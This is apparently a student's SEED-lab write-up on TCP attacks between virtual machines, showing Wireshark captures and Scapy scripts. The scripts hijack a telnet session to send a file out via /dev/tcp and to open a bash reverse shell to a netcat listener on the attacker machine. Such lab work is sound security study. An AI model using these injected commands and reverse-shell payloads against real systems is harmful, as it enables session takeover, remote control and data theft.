
```
▶ Frame 5: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface 0
▶ Ethernet II, Src: PcsCompu_5f:2e:af (08:00:27:5f:2e:af), Dst: PcsCompu_1d:3c:a2 (08:00:27:1d
▶ Internet Protocol Version 4, Src: 10.0.2.7, Dst: 10.0.2.5
▶ Transmission Control Protocol, Src Port: 36648, Dst Port: 22, Seq: 987954225, Len: 0
```

SSH connection yields the same result. RST packet breaks the connection between the server and the user.

TCP RST packet can terminate connection between the two parties any time without completing the acknowledgement. This is what attacker targets. He just sends out a, RST packet to the user by posing as the server. Therefore, the user thinks that the server wants to terminate the connection and terminates the connection.


TASK 4: TCP Session Hijacking

We do a telnet connection initially so as to get the parameters. We also create a file on our server machine through the user as shown below. This file contains some data.




```
[02/27/19]Shenava(10.0.2.7)@VM:~$ telnet 10.0.2.5
Trying 10.0.2.5...
Connected to 10.0.2.5.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Wed Feb 27 22:10:58 EST 2019 from 10.0.2.7 on pts/17
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

3 packages can be updated.
0 updates are security updates.

[02/27/2019 22:11]Shenava(10.0.2.5)@VM:~$ touch /home/seed/test
[02/27/2019 22:11]Shenava(10.0.2.5)@VM:~$ 
```

We see Wireshark for source port, destination port, sequence number and acknowledgement number as shown below.




```
52 2019-02-27 22:11:53.2085494… 10.0.2.5          10.0.2.7          TELNET
53 2019-02-27 22:11:53.2087183… 10.0.2.7          10.0.2.5          TCP
54 2019-02-27 22:11:53.2089250… 10.0.2.5          10.0.2.7          TELNET
55 2019-02-27 22:11:53.2089271… 10.0.2.7          10.0.2.5          TCP
56 2019-02-27 22:11:53.2849755… 10.0.2.5          10.0.2.7          TELNET
57 2019-02-27 22:11:53.2851581… 10.0.2.7          10.0.2.5          TCP
58 2019-02-27 22:11:55.2262678… 10.0.2.7          10.0.2.5          TELNET
59 2019-02-27 22:11:55.2267874… 10.0.2.5          10.0.2.7          TELNET
60 2019-02-27 22:11:55.2267912… 10.0.2.7          10.0.2.5          TCP
61 2019-02-27 22:11:55.2687673… PcsCompu_1d:3c:a2 RealtekU_12:35:00 ARP
62 2019-02-27 22:11:55.2687823… RealtekU_12:35:00 PcsCompu_1d:3c:a2 ARP
63 2019-02-27 22:11:55.9924985… 10.0.2.7          10.0.2.5          TELNET
64 2019-02-27 22:11:55.9948263… 10.0.2.5          10.0.2.7          TELNET
65 2019-02-27 22:11:55.9964718… 10.0.2.7          10.0.2.5          TCP
66 2019-02-27 22:11:56.0016829… 10.0.2.5          10.0.2.7          TELNET
67 2019-02-27 22:11:56.0019345… 10.0.2.7          10.0.2.5          TCP
```

```
▶ Internet Protocol Version 4, Src: 10.0.2.7, Dst: 10.0.2.5
▼ Transmission Control Protocol, Src Port: 37334, Dst Port: 23, Seq: 3328434917, Ack: 191113
    Source Port: 37334
    Destination Port: 23
    [Stream index: 0]
    [TCP Segment Len: 0]
    Sequence number: 3328434917
    Acknowledgment number: 1911130781
    Header Length: 32 bytes
  ▶ Flags: 0x010 (ACK)
```




```
[02/27/2019 22:14]Shenava(10.0.2.5)@VM:~$ ls | grep test
test
```

In server we check if the file is there and created.




```
# !/usr/bin/python
import sys
from scapy.all import *

print ("Session Hijack")
IPLayer = IP(src="10.0.2.7", dst="10.0.2.5")
TCPLayer = TCP(sport=37334, dport=23, flags="A", seq=3328434917, ack=1911130781)
Data = "\r cat /home/seed/test > /dev/tcp/10.0.2.6/9090\r"
pkt = IPLayer/TCPLayer/Data

send(pkt, count=1)
```

Above is the scapy code used to session hijack.




```
[02/27/2019 22:16]Shenava(10.0.2.6)@VM:~$ nc -l 9090 -v
```

On our attacker machine we will be listening using port 9090.




```
[02/27/2019 22:12]Shenava(10.0.2.6)@VM:~$ cd Desktop/labs/lab4/
[02/27/2019 22:12]Shenava(10.0.2.6)@VM:~/.../lab4$ gedit task4.py
[02/27/2019 22:14]Shenava(10.0.2.6)@VM:~/.../lab4$ chmod a+x task4.py
[02/27/2019 22:16]Shenava(10.0.2.6)@VM:~/.../lab4$ sudo python task4.py
[sudo] password for seed:
Session Hijack
.
Sent 1 packets.
[02/27/2019 22:16]Shenava(10.0.2.6)@VM:~/.../lab4$ 
```

On another terminal on attacker machine we run our scapy code.



```
[02/27/2019 22:15]Shenava(10.0.2.5)@VM:~$ cat test > /dev/tcp/10.
0.2.6/9090
bash: connect: Connection refused
bash: /dev/tcp/10.0.2.6/9090: Connection refused
[02/27/2019 22:17]Shenava(10.0.2.5)@VM:~$ 
```

On our server machine we use cat command to display.




```
[02/27/2019 22:16]Shenava(10.0.2.6)@VM:~$ nc -l 9090 -v
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [10.0.2.5] port 9090 [tcp/*] accepted (family 2, sport 51024)
Confidential Data!
[02/27/2019 22:16]Shenava(10.0.2.6)@VM:~$ 
```

We notice the data of the file has been displayed on our attacker machine.

The TCP session hijacking is used to hijack the current telnet session and inject malicious commands into the session so that the victim executes those commands. To hijack a session, we need all the necessary information like source IP, destination IP, source port, destination port, sequence number and acknowledgement number.


TASK 5: Creating Reverse Shell using TCP Session Hijacking.

We do a telnet connection initially so as to get the parameters.




```
[02/27/19]Shenava(10.0.2.7)@VM:~$ telnet 10.0.2.5
Trying 10.0.2.5...
Connected to 10.0.2.5.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Wed Feb 27 22:45:34 EST 2019 from 10.0.2.7 on pts/4
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

3 packages can be updated.
0 updates are security updates.

[02/27/2019 22:51]Shenava(10.0.2.5)@VM:~$ 
```

We see Wireshark for source port, destination port, sequence number and acknowledgement number as shown below.




```
12 2019-02-27 22:51:53.9050828… 10.0.2.7    10.0.2.5    TELNET
13 2019-02-27 22:51:53.9057654… 10.0.2.5    10.0.2.7    TELNET
14 2019-02-27 22:51:53.9057691… 10.0.2.7    10.0.2.5    TELNET
15 2019-02-27 22:51:53.9085602… 10.0.2.5    10.0.2.7    TELNET
16 2019-02-27 22:51:53.9087296… 10.0.2.7    10.0.2.5    TELNET
17 2019-02-27 22:51:53.9092427… 10.0.2.5    10.0.2.7    TELNET
18 2019-02-27 22:51:53.9539839… 10.0.2.7    10.0.2.5    TCP
19 2019-02-27 22:51:54.9740578… 10.0.2.7    10.0.2.5    TELNET
20 2019-02-27 22:51:54.9745164… 10.0.2.5    10.0.2.7    TELNET
21 2019-02-27 22:51:54.9747360… 10.0.2.7    10.0.2.5    TCP
22 2019-02-27 22:51:55.1898111… 10.0.2.7    10.0.2.5    TELNET
23 2019-02-27 22:51:55.1903173… 10.0.2.5    10.0.2.7    TELNET
24 2019-02-27 22:51:55.1905475… 10.0.2.7    10.0.2.5    TCP
25 2019-02-27 22:51:55.3266929… 10.0.2.7    10.0.2.5    TELNET
26 2019-02-27 22:51:55.3270037… 10.0.2.5    10.0.2.7    TELNET
27 2019-02-27 22:51:55.3273023… 10.0.2.7    10.0.2.5    TCP
```

```
▶ Ethernet II, Src: PcsCompu_0b:86:8e (08:00:27:0b:86:8e), Dst: PcsCompu_1d:3c:a2 (08:00:27:1
▶ Internet Protocol Version 4, Src: 10.0.2.7, Dst: 10.0.2.5
▼ Transmission Control Protocol, Src Port: 37346, Dst Port: 23, Seq: 3098532933, Ack: 113189
    Source Port: 37346
    Destination Port: 23
    [Stream index: 0]
    [TCP Segment Len: 0]
    Sequence number: 3098532933
    Acknowledgment number: 1131893995
    Header Length: 32 bytes
```




```python
# !/usr/bin/python
import sys
from scapy.all import *

print ("Reverse Shell")
IPLayer = IP(src="10.0.2.7", dst="10.0.2.5")
TCPLayer = TCP(sport=37346, dport=23, flags="A", seq=3098532933, ack=1131893995)
Data = "\r /bin/bash -i > dev/tcp/10.0.2.6/9090 0<&1 2>&1\r"
pkt = IPLayer/TCPLayer/Data

send(pkt, count=1)
```

Above is the scapy code used for reverse shell.




```
[02/27/2019 22:54]Shenava(10.0.2.6)@VM:~$ nc -lv 9090
Listening on [0.0.0.0] (family 0, port 9090)
```

On one terminal in our attacker machine we will be listening to the connection using port 9090.




```
[02/27/2019 22:52]Shenava(10.0.2.6)@VM:~$ cd Desktop/labs/lab4/
[02/27/2019 22:52]Shenava(10.0.2.6)@VM:~/.../lab4$ gedit task5.py
[02/27/2019 22:54]Shenava(10.0.2.6)@VM:~/.../lab4$ chmod a+x task5.py
[02/27/2019 22:54]Shenava(10.0.2.6)@VM:~/.../lab4$ sudo python task5.py
[sudo] password for seed:
Reverse Shell
.
Sent 1 packets.
[02/27/2019 22:54]Shenava(10.0.2.6)@VM:~/.../lab4$ █
```

On another terminal on attacker machine we run our scapy code.



